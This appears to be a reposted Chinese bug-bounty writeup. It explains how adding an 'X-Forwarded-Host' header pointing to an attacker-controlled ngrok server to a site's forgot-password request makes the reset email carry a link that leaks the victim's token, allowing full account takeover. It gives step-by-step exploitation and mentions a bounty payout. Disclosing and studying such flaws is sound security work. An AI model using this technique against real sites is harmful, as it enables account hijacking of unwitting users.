
# 挖漏经验：在密码重置请求包中添加X-Forwarded-Host实现受害者账户完全劫持

转载

墨痕诉清风 于 2020-01-09 18:45:27 发布 2274 收藏
分类专栏： 渗透常识研究
原文链接：https://www.freebuf.com/vuls/223882.html




**今天分享的这篇Writeup为作者通过利用目标网站“忘记密码”功能，在重置密码请求发包中添加X-Forwarded-Host主机信息，欺骗目标网站把重置密码的链接导向到自己的服务器，从而实现对受害者账户的完全劫持。**


这里，基于保密原因，先假设目标测试网站为redacted.com，在对其测试过程中，我把重点放到了它的“忘记密码”功能处。经过了6个小时的折腾，我发现了其中存在一个非常有意思的漏洞，利用该漏洞可以实现对目标受害者的完全账户劫持。

## 发现过程

所需工具：BurpSuite、Ngrok Server。Ngrok服务可以将自己本地PC映射到云上的Server公网，目的为将本地PC变成与外部网络交流的终端服务器，间接把云上的Server则变成外网与内网PC之间的中转代理。

1、访问目标网站的忘记密码功能，在其中输入用户名信息请求获得重置密码链接：https://redacted.com/users/forgot_password，Notice：之后目标网站会往你的注册邮箱发送一个重置密码链接。

2、在上过程中，用BurpSuite开启Web抓包，请求包情况如下：





从中我们添加一个X-Forwarded-Host: bing.com来尝试，看看目标网站是否会把这个重置密码链接包含进bing.com；

> X-Forwarded-For（XFF）是用来识别通过HTTP代理或负载均衡方式连接到Web服务器的客户端最原始的IP地址的HTTP请求头字段。 Squid 缓存代理服务器的开发人员最早引入了这一HTTP头字段，并由IETF在HTTP头字段标准化草案[1]中正式提出。具体点此处参考。

3、这里，我们打开邮箱，查看目标网站发送过来的密码重置链接长啥样，哇，从发来的邮件中我们可以看到，其中包含了用户Token信息的密码重置链接，大致样子如下：

https://bing.com/users/reset_password/tqo4Xciu806oiR1FjX8RtlUc1DTcm1B5Kqb53j1fLEkzMW2GPgCpuEODI




就这样，我们可以认为我的密码重置Token信息已经转发给bing.com了，这里需要对这个Token做个真实验证，所以，我们可以把密码重置链接中的https://bing.com替换成目标网站的https://redacted.com；

4、果然，我们打开了一个能真正实施重置密码的页面！

## 漏洞利用

根据以上操作和存在的问题，我可以构造网络架构来劫持用户相关信息。步骤如下：


1、通过ngrok服务架设 Attacker服务器；

2、开启Burpsuite抓包，在目标网站的“忘记密码”处输入受害者用户名信息，执行密码重置确定操作；

3、在Burpsuite抓到的密码重置请求包中，添加Attacker服务器，格式如：

```
X-Forwarded-Host: ngrok.io
```

其中ngrok.io为Attacker服务器的域名地址。如：





4、 因此，当受害者邮箱收到目标网站发送的密码重置链接中就会包含Attacker服务器的域名地址，如：

> http://ngrok.io/users/reset_password/tqo4Xciu806oiR1FjX8RtlUc1DTcm1B5Kqb53j1fLEkzMW2GPgCpuEODDStpRaES

当受害者一不小心点击了该链接之后，就会带着其用户密码重置Token去请求Attacker服务器ngrok.io（这里需要与用户的交互动作）；

5、在受害者点开上述链接的同时，在Attacker服务器ngrok.io这边，攻击者看到的将会是包含受害者用户密码重置Token的一个请求信息，如下：




6、到此，攻击者获得了受害者用户的密码重置Token之后，把Attacker服务器ngrok.io替换成目标网站https://redacted.com，加上后续的受害者用户的密码重置Token，就可成功对受害者账户的重置密码，实现对其账户的完全劫持。

我把该漏洞进行上报后，奖励了我3位数美金的奖励$(Between $700-$1000)。感谢阅读。